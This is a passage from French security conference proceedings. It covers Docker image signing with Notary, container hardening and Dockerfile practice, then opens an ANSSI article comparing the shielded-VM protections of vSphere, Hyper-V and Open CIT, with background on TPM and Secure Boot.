-a----  09-Mar-18   16:46       0 bcd.log2.bak
-a----  09-Mar-18   16:46     108 layerchain.json # fichier contenant la liste
                                                   # des couches inférieures
```

L'abstraction créée par `docker pull` ne doit pas faire oublier les pratiques élémentaires de vérification d'intégrité et d'authenticité lorsque l'on télécharge de (potentiellement nombreux) exécutables. Il convient d'utiliser des registres officiels comme le Docker Hub, ainsi que des images maintenues à jour par des développeurs de confiance (Docker s'efforce de fournir de telles images dans la partie Explore du Docker Hub). Docker intègre pour cela Notary, un client et serveur basé sur *The Update Framework*[18] qui permet de servir n'importe quels contenus à des clients de sorte qu'ils puissent en vérifier l'intégrité, l'authenticité et l'état de mise à jour. Par défaut aucune vérification de signature n'est opérée, mais la variable d'environnement `DOCKER_CONTENT_TRUST` permet de restreindre les images et tags accessibles à ceux qui sont signés. Les images fournies par Microsoft ne sont malheureusement pas signées à ce jour. On montre ici l'échec d'un `docker pull` d'une image non signée avec *Docker Content Trust* (DCT) activé :

```
$ notary -s https://notary.docker.io list docker.io/library/postgres
NAME               DIGEST                      SIZE (BYTES)    ROLE
----               ------                      ------------    ----
10                 e2688f79c920bbd5bcb8...     2371            targets
10-alpine          89c84fcccc147d403916...     2035            targets
[...]
$ notary -s https://notary.docker.io list docker.io/circleci/postgres
fatal: notary.docker.io does not have trust data for docker.io/circleci/postgres

$ export DOCKER_CONTENT_TRUST=1
$ docker pull circleci/postgres           # Pull impossible avec DCT
Error: remote trust data does not exist for docker.io/circleci/postgres [...]
```

[18] `https://theupdateframework.github.io/`

```
$ docker pull library/postgres          # Mais possible pour une image signée
Digest: sha256:e2688f79c920bbd5bcb8e1ed54aef522c7e93a1a5eab32e10b4b020d49b4b925
Status: Downloaded newer image for docker.io/postgres@sha256:e2688f79c920bbd...
```

Dans le cas où des images sont poussées vers un registre privé, l'audit devra aussi porter sur l'administration du serveur en question. Si les images sont signées localement par des développeurs, l'audit devra porter sur la gestion des clés Notary. Plusieurs types de clés sont impliqués :

- *root key* : elle signe toutes les autres clés et détermine pour chaque catégorie le quorum minimal de telles clés à atteindre (une par défaut pour DCT). Sa partie publique est envoyée au registre lors du premier push authentifié. La partie privée est stockée par défaut dans `/.docker/trust/private/root_keys`, chiffrée en AES-CBC 256 bits avec une clé dérivée d'un mot de passe par PBKDF2 (2048 itérations de SHA-1). Sa compromission entraîne la perte d'intégrité du dépôt ;
- *snapshot key* : elle signe tous les fichiers de métadonnées, afin qu'un attaquant ne puisse pas présenter une version d'une partie des fichiers et une autre version du reste. Cette clé est stockée sur le serveur, sa compromission permet le rejeu d'anciennes versions de fichiers ;
- *timestamp key* : elle est stockée sur le serveur pour périodiquement contre-signer la signature de la *snapshot key*, sa compromission permet le rejeu d'anciennes versions du dépôt ;
- *mirror key* : elle signe optionellement une liste de serveurs mirroirs depuis lesquels les mêmes opérations peuvent être réalisées, sa compromission n'est pas critique ;
- *target key* : elle signe la liste des condensats cryptographiques des fichiers du dépôt, ainsi que les *delegation keys* autorisées pour chaque sous-arborescence. Elle est stockée par défaut dans `/.docker/trust/tuf_keys/<nom du dépôt>/`, chiffrée comme la *root key*, mais avec un mot de passe différent. Sa compromission entraîne la perte d'intégrité du dépôt ;
- *delegation keys* : elles remplissent la même fonction que la *target key* pour tout ou partie du dépôt, mais peuvent être révoquées ou ajoutées en ne connaissant que la *target key*.

Les permissions appliquées aux fichiers contenant ces clés ainsi que la robustesse de leurs éventuels mots de passe doivent être vérifiées. La *root key* est particulièrement importante et n'est pas utilisée pour les mises à jour courantes, elle devrait donc être déplacée vers un stockage hors-ligne. L'idéal est un support matériel dédié, comme les Yubikey (prises en charge depuis Docker 1.11). Seuls les identifiants des clés autorisées par délégation

peuvent être récupérés, on devra donc les lister et trouver un moyen de vérifier leur légitimité :

```
$ notary -s https://notary.docker.io delegation list docker.io/testx/delegation
ROLE             PATHS           KEY IDS                       THRESHOLD
----             -----           -------                       ---------
targets/releases "" <all paths>  90256dc9d39b81482366fc6...    1
```

Chaque image doit être créée à partir de l'image de base la plus minimaliste possible, afin de limiter sa surface d'attaque et le nombre de mises à jour de sécurités qu'il faudra lui appliquer. La distribution *Alpine Linux* est par exemple très légère et bien maintenue.

Il est bien entendu possible de mettre à jour les conteneurs dynamiquement, en utilisant les ressources du système d'exploitation exécuté à l'intérieur (`yum`, `apt-get` sous linux par exemple). Microsoft fournit un outil appelé `cupdate.exe` ou (`ContainerUpdater.exe`) qui remplit également cette tâche :

```
[CONTAINER] PS C:\Windows\System32> cupdate.exe
[...]
Downloading updates...
[...]
Update title: 2018-03 Cumulative Update for Windows Server 2016
              for x64-based Systems (KB4088889)
Update contains 1 bundled updates.
        Bundled update:         Windows10.0-KB4088889-x64.cab
[...]
Total of 2 updates downloaded.
```

Cependant, les images instanciées puis retransformées en image (via la commande `docker commit`) sont à proscrire, étant donné leur manque de tracabilité et de reproductibilité. De telles images rencontrées en audit ne peuvent être analysées que partiellement : contrairement à un Dockerfile, la commande `docker history` indiquera quelle image est utilisée comme base, mais pas toutes les commandes qui ont été exécutées.

La mise à jour de conteneurs applicatifs passe par la mise à jour de leur image. Ainsi, le processus est ici :

- re-création de l'image avec des composants à jour ;
- remplacement des anciens conteneurs par de nouvelles instances avec une image à jour.

Un conteneur applicatif devant être immuable, les données qu'il manipule (données applicatives ou journaux par exemple), doivent être exportées sur un espace de stockage en dehors du conteneur. Dans le cas des conteneurs système, la mise à jour aurait été réalisée par l'intermédiaire du gestionnaire de paquets de la distribution installée dans le conteneur.

Dockerfiles Au même titre que les images de base, les Dockerfiles doivent être contrôlés avant d'être utilisés. Pour que les images soient reproductibles, leurs Dockerfiles seront souvent partagés, par conséquent il ne doivent pas contenir de secrets ou ajouter de fichier en contenant à l'image. Si l'image ne contient qu'un petit nombre de fichiers binaires, il est possible d'utiliser une image vide (`FROM scratch`). Dans le cas opposé d'images devant contenir un environnement de compilation, on privilégiera un *multi-stage build* (supporté depuis Docker 17.05) :

```
FROM large/image AS build-env       # Premier environnement lourd
COPY src/ .                         # avec des outils de compilation
RUN make
FROM slim/other-image               # Deuxième environnement léger avec
COPY --from=build-env bin/myapp .   # le strict nécessaire pour fonctionner
```

On prêtera attention à l'utilisation de l'instruction `ADD`, qui peut télécharger des fichiers si son premier paramètre est une URL (on lui préfèrera l'instruction `COPY`), et plus généralement au téléchargement depuis des sources non contrôlées (exécutables non signés, dépôts ajoutés au gestionnaire de paquet de l'image sans vérification de signature, etc.) Pour finir, pour journaliser les événements indicateurs d'une compromission, il est important de respecter la limite d'un exécutable par conteneur, celui-ci devant être lancé par Docker (via l'instruction `CMD` ou `ENTRYPOINT`) et configuré pour écrire ses journaux d'activité sur sa sortie standard. Faute de support de l'applicatif, un serveur de collecte centralisé ou un volume partagé permettant d'écrire les journaux sur disque peut être utilisé.

8 Pistes d'amélioration

8.1 Fonctionnalités dérivées des *server silos*

Certaines nouvelles fonctionnalités de Windows 10 réutilisent les mêmes mécanismes bas niveau que les *Windows Server Containers* : il s'agit des *application silos* et de *Windows Defender Application Guard* (WDAG).

Les application silos ne tirent partie que de la virtualisation du système de fichiers et du registre d'un silo, mais gardent accès à tout leur hôte : le but n'est que d'augmenter la portabilité des applications, pas directement leur sécurité.

WDAG consiste quant à lui à instancier Microsoft Edge ou Internet Explorer dans un conteneur Hyper-V dédié. Dans son utilisation basique, l'utilisateur sélectionne les liens à ouvrir spécifiquement dans WDAG (sites « dangereux » par exemple). Dans un domaine, WDAG est configuré par GPO pour n'ouvrir que les liens de confiance hors de son conteneur

(et jamais dans son conteneur). Tous les paramètres de ce mécanisme (liste d'URLs, préservation des fichiers téléchargés, cookies et autres modifications du système de fichier, etc.) méritent d'être vérifiés lors d'un audit.

8.2 Protection des conteneurs vis-à-vis de l'hôte

Un attaquant qui aurait déjà pris la main sur l'hôte et y disposerait de privilèges suffisants pour interagir avec les conteneurs (souvent `root` ou membre d'un groupe privilégié comme le groupe `docker`) pourrait mettre en cause l'intégrité des conteneurs ainsi que la confidentialité des données qui y seraient manipulées. Ceci peut également être le cas de conteneurs exécutés dans un *cloud* public.

Des fonctionnalités des processeurs récents, telles que les *Secure Enclaves* Intel SGX ou AMD SEV, pourraient apporter un début de réponse à cette problématique [4], en protégeant la mémoire des applications exécutées dans les conteneurs. Cependant, le mécanisme de *Secure Enclave* laisse à l'application la tâche de chiffrer correctement ses informations sensibles avant de les faire sortir de l'*enclave*. De plus, l'application doit vérifier exhaustivement les informations données par l'OS avant de les utiliser, ce qui impose de l'adapter ou la recoder en repensant complètement son modèle de sécurité [8]. Le projet SCONE [7] vise par exemple à fournir une protection générique contre ces attaques, pour protéger n'importe quel conteneur. Cependant, aucun projet ne répond aux attentes en terme de protection contre les attaques par canaux auxiliaires [9], ou vis-à-vis des décisions controversées d'Intel affaiblissant le mécanisme d'attestation d'enclave à distance.

8.3 Filtrage inter-conteneurs

Par ailleurs, des logiciels comme Cilium[19] exploitent de nouvelles pistes. Ce dernier se présente comme une couche intermédiaire utilisant les fonctionnalités des filtres eBPF fournies par le noyau Linux et propose de remplacer les pare-feu réseau pour les communications inter-conteneurs.

9 Conclusion

Docker est aujourd'hui un acteur principal et incontournable et il tend à s'intégrer dans de plus en plus d'environnements, comme en témoignent

[19] `https://github.com/cilium/cilium`

les évolutions majeures apportées aux systèmes Microsoft. Il est donc primordial d'en connaître les forces et les faiblesses et d'avoir la possibilité d'en évaluer la sécurité de la manière la plus automatisable possible.

Cependant, l'écosystème des technologies de conteneurs est très volatil et il n'est pas rare de voir apparaître ou disparaître des protagonistes quasiment du jour au lendemain. Ainsi, le savoir doit porter autant sur les mécanismes bas niveau, communs à de nombreuses solutions, qu'aux solutions elles-mêmes. Il faut s'assurer de la sécurité de bout en bout, de l'étape de développement des applications hébergées dans les conteneurs à l'orchestration et au déploiement de ces dernières, en passant par la création des images et l'isolation de chaque brique.

Références

1. Aaron Grattafiori. Understanding and Hardening Linux Containers. https://www.nccgroup.trust/us/our-research/understanding-and-hardening-linux-containers/, 2016.
2. Alex Ionescu. Helium, Argon, Krypton & Xenon : The Noble Gases of Windows Containers. http://www.alex-ionescu.com/publications/syscan/syscan2017.pdf, 2017.
3. Chris Foster. Privilege Escalation via Docker. https://fosterelli.co/privilege-escalation-via-docker.html, 2015.
4. Jonathan Corbet. Two approaches to x86 memory encryption. https://lwn.net/Articles/686808/, 2016.
5. Michael Kerrisk. Anatomy of a user namespaces vulnerability. https://lwn.net/Articles/543273/, 2005.
6. Michael Kerrisk. Namespaces in operation, part 1 : namespaces overview. https://lwn.net/Articles/531114/, 2013.
7. Sergei Arnautov. SCONE : Secure Linux Containers with Intel SGX. https://www.usenix.org/system/files/conference/osdi16/osdi16-arnautov.pdf, 2016.
8. Stephen Checkoway. Iago Attacks : Why the System Call API is a Bad Untrusted RPC Interface. https://cseweb.ucsd.edu/~hovav/dist/iago.pdf, 2013.
9. Yuanzhong Xu. Controlled-Channel Attacks : Deterministic Side Channels for Untrusted Operating Systems. http://www.ieee-security.org/TC/SP2015/papers-archived/6949a640.pdf, 2015.

Machines virtuelles protégées

Jean-Baptiste Galet
jean-baptiste.galet@ssi.gouv.fr

ANSSI

Résumé. Cet article traite de la sécurité des machines virtuelles vis-à-vis des hyperviseurs. L'externalisation croissante et la généralisation de la virtualisation apportent de nouvelles problématiques liées à la confiance des hyperviseurs et des administrateurs. Les différents éditeurs de produits de virtualisation ont développé des solutions permettant de répondre à ces problématiques. Dans un premier temps, au travers d'une étude comparative de trois produits, cet article vise à mettre en lumière les risques et les solutions apportées ; puis dans un second temps, l'étude détaillée du fonctionnement du produit Hyper-V permettra de comprendre les mécanismes de protection utilisés.

1 Introduction

Il est de plus en plus fréquent de rencontrer des environnements où la majeure partie des systèmes sont virtualisés, y compris les plus critiques. Cette virtualisation peut être mise en place dans l'entreprise, chez des hébergeurs tiers ou chez des fournisseurs de cloud.

Du fait de la généralisation du recours à la virtualisation, les menaces historiques (VM vers VM ou VM vers l'hôte) se voient complétées par les menaces de l'hôte vers les VM et plus généralement de l'infrastructure d'hébergement vers les VM.

Dans ce cadre on cherche à protéger l'intégrité et la confidentialité de la VM contre plusieurs types d'acteurs :

- les administrateurs des systèmes de stockage : ceux-ci peuvent accéder aux disques des VM et peuvent en extraire des informations (bases d'authentification, données métier) ou les altérer (ajout de portes dérobées) ;
- les administrateurs des systèmes de sauvegarde : comme pour le stockage, ceux-ci ont un accès en lecture aux disques ;
- les administrateurs réseau : ils peuvent observer le trafic réseau entre les différents composants de l'infrastructure et obtenir des informations sur les VM :

    - entre les systèmes de stockage et les hyperviseurs : accès à des données du disque ;
    - entre les hyperviseurs lors des opérations de migration : accès aux données en mémoire vive (secrets cryptographiques, éléments d'authentification en clair) ;
- les administrateurs des hyperviseurs : ils peuvent disposer d'accès bas niveau aux systèmes d'exploitation et ainsi obtenir un contrôle total sur la VM (accès et altération des données des disques et de la mémoire vive) ;
- les personnes ayant un accès physique aux hyperviseurs : ils peuvent modifier le matériel (configuration de l'UEFI, ajout de périphériques), modifier le système d'exploitation et accéder aux données locales (accès aux disques physiques).

Évidemment protéger les machines virtuelles de l'infrastructure qui les héberge est un problème complexe qui nécessite l'utilisation de mécanismes avancés et une grande confiance dans les solutions qui les mettent en œuvre.

2 Glossaire

2.1 Matériel / Plateforme

- *TPM – Trusted Platform Module* : standard pour des processeurs cryptographiques – le terme est aussi utilisé pour les implémentations de ce standard
- *PCR – Platform Configuration Register* : registres dans un TPM, utilisés principalement pour réaliser des mesures d'intégrité
- *EKPub* : Partie publique de l'*Endorsement Key* du TPM, unique pour chaque TPM (non modifiable)
- *TcgLog* : Journal des mesures du TPM, stockées dans une zone mémoire de l'ACPI pointée par le *Measurement Log Pointer* (LASA) dans la table TCPA.
- *PK – Platform Key* : clé racine dans la hiérarchie des clés UEFI
- *KEK – Key Exchange Key* : clés autorisées à modifier les bases de signature UEFI

2.2 Technologies VMware

- *KMS – Key Management Service*
- *vMotion* : mécanisme de transfert d'une machine d'un hyperviseur à l'autre

– *VIB – vSphere Installation Bundle* : paquets de modules noyau et d'applications
– *DEK – Data Encryption Key* : clé utilisée pour chiffrer les données
– *KEK – Key Encryption Key* : clé utilisée pour chiffrer la DEK

2.3 Technologies Microsoft

– *HGS – Host Guardian Service* : serveur d'attestation et de clés
– *VBS – Virtualisation Based Security* : modèle de sécurité utilisant la virtualisation
– *VTL – Virtual Trust Level* : environnement dans l'architecture VBS
– *SKM – Secure Kernel Mode* : noyau du VTL 1
– *PPL – Protected Process Light* : protection appliquée sur certains processus limitant les interactions possibles avec celui-ci
– *KVP – Key-Value Pair* : mécanisme de communication entre Hyper-V et une machine virtuelle (Hyper-V Data Exchange Service)

3 Rappels

3.1 TPM

Le fonctionnement et l'architecture des TPM font l'objet de nombreux articles (dont [1]). Ces dernières années, la présence d'un TPM s'est généralisée dans les ordinateurs fixes et mobiles (notamment grâce aux prérequis pour les OEM Windows 10 depuis juillet 2016). Ces TPM peuvent être de plusieurs types :

– dédiés : sur des puces séparées ;
– intégrés : utilisant du matériel spécifique embarqué dans un autre composant, mais isolé logiquement des autres composants ;
– firmware : logiciel s'exécutant dans le firmware d'un processeur ;
– logiciels : émulateurs logiciels ;
– virtuels : fournis par l'hyperviseur à une machine virtuelle (implémentation logicielle).

Deux générations existent, non compatibles entre elles :

– TPM 1.2 (2011) ;
– TPM 2.0 (2014 – 2015).

TPM 2.0 apporte notamment de nouveaux algorithmes cryptographiques (SHA-256, ECC, AES), des fonctions de dérivation de clé et une architecture à plusieurs niveaux.

Les TPM peuvent stocker des clés cryptographiques symétriques ou asymétriques de manière sécurisée. Une de ces clés est un biclé généré par le fabricant du TPM, unique par matériel : l'*Endorsement Key* (*EK*) dont les parties privées et publiques sont notées respectivement *EKPriv* et *EKPub*. Cette clé peut éventuellement être signée par le fabricant avec un certificat (*EKCert*). Ce biclé est utilisé pour l'identification du TPM.

Les TPM contiennent des registres appelés PCR (*Platform Configuration Register*) qui ont la particularité de ne pas pouvoir être écrits directement, mais « étendus ».

$$TPM\_PCRExtend(n, digest) := PCR[n] \leftarrow hash(PCR[n], digest)$$

Ces PCR sont intéressants notamment pour leur capacité à mesurer le démarrage de la machine : les différents composants (CRTM, UEFI, bootloader) étendent les PCR du TPM avec des données liées au démarrage (données de configuration, mesure des composants suivants, etc.). Les données utilisées pour étendre les PCR sont par ailleurs journalisées dans une zone mémoire de l'ACPI afin de permettre à un tiers de vérifier les valeurs des registres en reproduisant leur génération (avec un TPM logiciel par exemple).

Les PCR sont répartis en *banks* : chaque *bank* associe un algorithme de hash avec un ensemble de registres. Avec TPM 2.0, Les opérations de mesures sont généralement effectuées sur plusieurs *banks* (e.g. SHA1 et SHA256).

Le TPM permet ensuite de lire les valeurs des PCR ainsi que d'effectuer des opérations à partir de leur valeurs :

- générer une *quote* (signature des PCR et d'un nonce avec une clé du TPM), par exemple ;
- chiffrer / déchiffrer des données (*seal* / *unseal*).

3.2 Démarrage sécurisé

Secure Boot Le premier composant logiciel à s'exécuter sur un PC est le bootloader qui a pour rôle de charger le système d'exploitation (e.g. ntldr, bootmgr, GRUB). Sans Secure Boot, le bootloader est chargé sans vérifications, qu'il soit légitime ou bien un « Bootkit ».

L'UEFI d'un PC disposant de Secure Boot vérifie l'intégrité et la signature du bootloader avant de le charger. L'UEFI dispose de trois bases pour vérifier les signatures :

- **db** : autorités de certification pouvant émettre des certificats de signature de code, utilisés pour signer les bootloaders ;

- **dbx** : certificats de signature de code révoqués ou compromis ;
- **dbt** : certificats de signature de temps utilisés pour contre signer les bootloaders.

Une autre base, la **KEK** (*Key Exchange Key*) contient les certificats autorisés à modifier les bases db, dbx et dbt. Enfin, la KEK est protégée par la **PK** qui est la racine de confiance de la plateforme.

Trusted Boot Le bootloader peut mettre en place des mécanismes de vérification des composants qu'il charge, et ainsi de suite en cascade. Ces mécanismes sont désignés par le terme Trusted Boot. Il est possible de réaliser du Trusted Boot sans Secure Boot ; cependant, il peut être contourné en modifiant le bootloader.

Measured Boot Les différents composants impliqués dans Secure Boot (UEFI) et Trusted Boot (bootloader, noyau, etc.) peuvent effectuer des mesures dans le TPM, permettant par la suite au système d'exploitation d'auditer sa chaîne de démarrage ou de les fournir à un service d'attestation.

4 Présentation des solutions


Les éditeurs de solutions de virtualisation ont pris en compte cette problématique et proposent des solutions techniques dans leurs versions les plus récentes. Le développement de ces solutions vise à lever certaines craintes liées à l'externalisation vers le cloud et constitue un argument commercial.

On peut citer :

- vSphere 6.5 (VM encryption, Secure Boot, vMotion encryption), sorti en octobre 2016 ;
- Hyper-V sous Windows Server 2016 (Shielded-VM, Guarded Fabric), sorti en septembre 2016 ;
- Open CIT, publié en avril 2016.

Ces solutions sont relativement récentes et ne font pas l'objet de présentations, fonctionnelles ou techniques. Leur étude permet d'introduire les différentes technologies sous-jacentes qu'elles mettent en place et quels en sont leurs usages, avantages et limitations. Une étude plus poussée sur la solution de Microsoft, Shielded-VM sous Hyper-V, sera présentée, avec notamment des détails précis sur les protocoles ou les mécanismes bas niveau mis en place dans le système d'exploitation.

Les solutions présentées s'articulent autour des mêmes composants (voir figure 1) : un ensemble d'hyperviseurs, un service d'administration, un service d'attestation et des serveurs de clés.



Services	vSphere 6.5	Hyper-V	Open CIT
①	ESXi 6.5	Windows Server 2016	Nova Compute
②	vCenter	System Center VMM	Horizon
③	vCenter	HGS	Attestation Server
④	KMS KMIP	HGS	Barbican

Fig. 1. Architecture générique

4.1 vSphere 6.5

La solution proposée par VMware a pour but de simplifier le chiffrement des données qui reposent traditionnellement sur des solutions physiques (disque chiffrant, chiffrement sur le fabric SAN, etc.) ou spécifiques à chaque système d'exploitation. Elle permet aussi de limiter les possibilités d'accès aux données notamment aux administrateurs réseau, stockage ou fonctionnels.

Protection des hyperviseurs Les hyperviseurs ESXi 6.5 supportent SecureBoot. Le démarrage sécurisé est réalisé par :

- l'UEFI qui vérifie le bootloader ;
- le bootloader qui vérifie le noyau de l'hyperviseur (VMKernel) et le *VIB verifier* ;
- le *VIB verifier* qui vérifie la signature de l'ensemble des VIB (*vSphere Installation Bundle*).

En cas de problème, l'hyperviseur ne démarre pas ou affiche un écran d'erreur (PSOD – *Purple Screen Of Death*). L'état de la machine est ensuite remonté au vCenter.




Fig. 2. Démarrage sécurisé d'un ESXi [10]

Protection des machines virtuelles Dans la version 6.5 de vSphere, VMware a introduit la notion de *VM Encryption* qui permet de chiffrer les machines virtuelles au niveau de l'hyperviseur et non du système invité (le système invité ne possède donc pas les clés de chiffrement dans sa mémoire). Le vCenter sert d'intermédiaire entre l'ESXi et un service de gestion de clés (KMS – *Key Management Service*) compatible avec la norme *KMIP 1.1*[1].

Le chiffrement d'une machine est réalisé avec 2 clés (voir figure 3) :

- la KEK (Tenant key – AES-256), stockée dans le KMS ;
- la DEK (Internal key – AES-256) stockée dans le fichier de configuration de la machine virtuelle (VMX) dans le paramètre **encryption.data**, chiffrée avec la KEK (référencée dans le paramètre **encryption.keySafe**).
  Elle est générée par l'hyperviseur qui réalise le chiffrement initial (XTS-AES-256) de la machine virtuelle.

Lors du démarrage d'une machine l'ESXi demande au vCenter de fournir la KEK correspondant à la machine virtuelle à partir de l'identifiant

[1] `https://wiki.oasis-open.org/kmip/KnownKMIPImplementations`

de la clé. Cette clé est conservée dans la RAM de l'ESXi pour chiffrer ou déchiffrer les DEK associées.




Fig. 3. Gestion des clés pour VMEncryption [9]

Avec cette solution, le disque virtuel est chiffré, ainsi que les clichés instantanés, la mémoire vive, etc. Le déplacement à la volée de la machine virtuelle est aussi chiffré (*Encrypted vMotion*).

Les machines supportent par ailleurs le démarrage avec *Secure Boot* : l'EFI virtuel de l'hyperviseur réalise les vérifications, similaires à celles de l'UEFI d'une machine physique.

Limites Il n'existe pas à ce jour de mécanisme qui limite la diffusion des clés de chiffrement aux hyperviseurs ayant démarré avec SecureBoot. Les interfaces graphiques vSphere Client ne permettent pas de distinguer les hyperviseurs avec ou sans SecureBoot.

Les clés de chiffrement sont demandées par les hyperviseurs dès leur démarrage (le démarrage de VM n'est pas nécessaire).

Il est ainsi possible de piéger un hyperviseur, d'obtenir les clés de chiffrement et de déchiffrer les machines virtuelles.

Conclusion La solution retenue par vSphere rend le chiffrement des machines virtuelles transparent pour les systèmes d'exploitation des machines virtuelles. La protection des données repose sur la bonne gestion des droits (notamment avec l'utilisation du rôle *No Cryptography Administrator*), la protection des serveurs vCenter (qui possèdent les informations de

connexion aux KMS) et à la protection des hyperviseurs (les clés sont en RAM et des outils console permettent d'obtenir les clés auprès du vCenter).

De plus, l'absence de mécanisme d'attestation à distance ne permet pas au vCenter de vérifier l'intégrité d'un hyperviseur avant de délivrer les clés.

Cette solution permet donc bien de se protéger contre les administrateurs réseau, les administrateurs de stockage et les administrateurs des systèmes de sauvegarde ; mais pas des administrateurs des hyperviseurs ou d'un accès physique à l'hyperviseur.

4.2 Hyper-V

Windows Server 2016 a introduit plusieurs concepts :

- *Host Guardian Service* (HGS) : ce rôle Windows Server permet de mesurer la santé (*Attestation*) et de distribuer des clés (*Key Protection*) à des machines Hyper-V ;
- *Guarded Host* : une machine ayant été jugée saine par le HGS et pouvant accueillir des *Shielded-VM* ;
- *Shielded-VM* : une machine virtuelle « blindée » pour laquelle des fonctionnalités de sécurité sont forcées et des restrictions d'accès sont appliquées ;
- *Guarded Fabric* : une infrastructure mettant en œuvre des *Shielded-VM*.

Historiquement réservées aux éditions serveur, ces fonctionnalités sont disponibles sur Windows 10 Enterprise depuis la version 1709 (RS3).

Fonctionnalités de sécurité reposant sur la virtualisation Les systèmes Windows 10 et Windows Server 2016 permettent de mettre en place des fonctionnalités appelées VBS (*Virtualisation-based security*) qui reposent sur l'hyperviseur Hyper-V. Ainsi, lorsque ces fonctionnalités sont activées, le système d'exploitation de la machine n'est plus démarré directement, mais est exécuté dans un hyperviseur Hyper-V.

À côté du système d'exploitation standard, est aussi virtualisé un environnement sécurisé avec un « noyau sécurisé ». Les deux environnements sont appelés VTL (*Virtual Trust Level*) :

- *VSM Normal mode* - VTL0 ;
- *VSM Secure mode* - VTL1.




Fig. 4. Représentation simplifiée de l'architecture du Virtual Secure Mode [2]

Dans l'environnement sécurisé, VTL1, les processus sont des exécutables spécifiques appelés trustlets et doivent être signés de manière spécifique par Microsoft pour être chargés. Les trustlets n'ont accès qu'à un nombre limité de bibliothèques (aussi signées de manière spécifique) et ne peuvent communiquer vers le VTL0 qu'avec un nombre limité de moyens :

- chaque trustlet dispose de 8 *Mailbox Slots* de 4ko pour échanger avec le noyau du VTL0, ces *Mailbox* peuvent être protégées par une clé positionnée lors de son lancement ;
- les trustlets peuvent utiliser des objets de synchronisation (événements, sémaphores, etc.) communs avec le VTL0 ;
- les trustlets peuvent exposer des interfaces RPC au VTL0.

La mise en œuvre de ces fonctionnalités est décrite dans un guide de l'ANSSI [2].

Protection des hyperviseurs Ici nous ne nous intéressons qu'aux *Guarded Hosts*.

Afin de pouvoir être jugées saines par un HGS, les machines hébergeant les services Hyper-V doivent disposer :

- d'un TPM 2.0 ;

– d'un UEFI 2.3.1 ou supérieur (support de SecureBoot) ;
– d'une IOMMU et de SLAT (Second Level Address Translation) ;
– de SecureBoot activé.

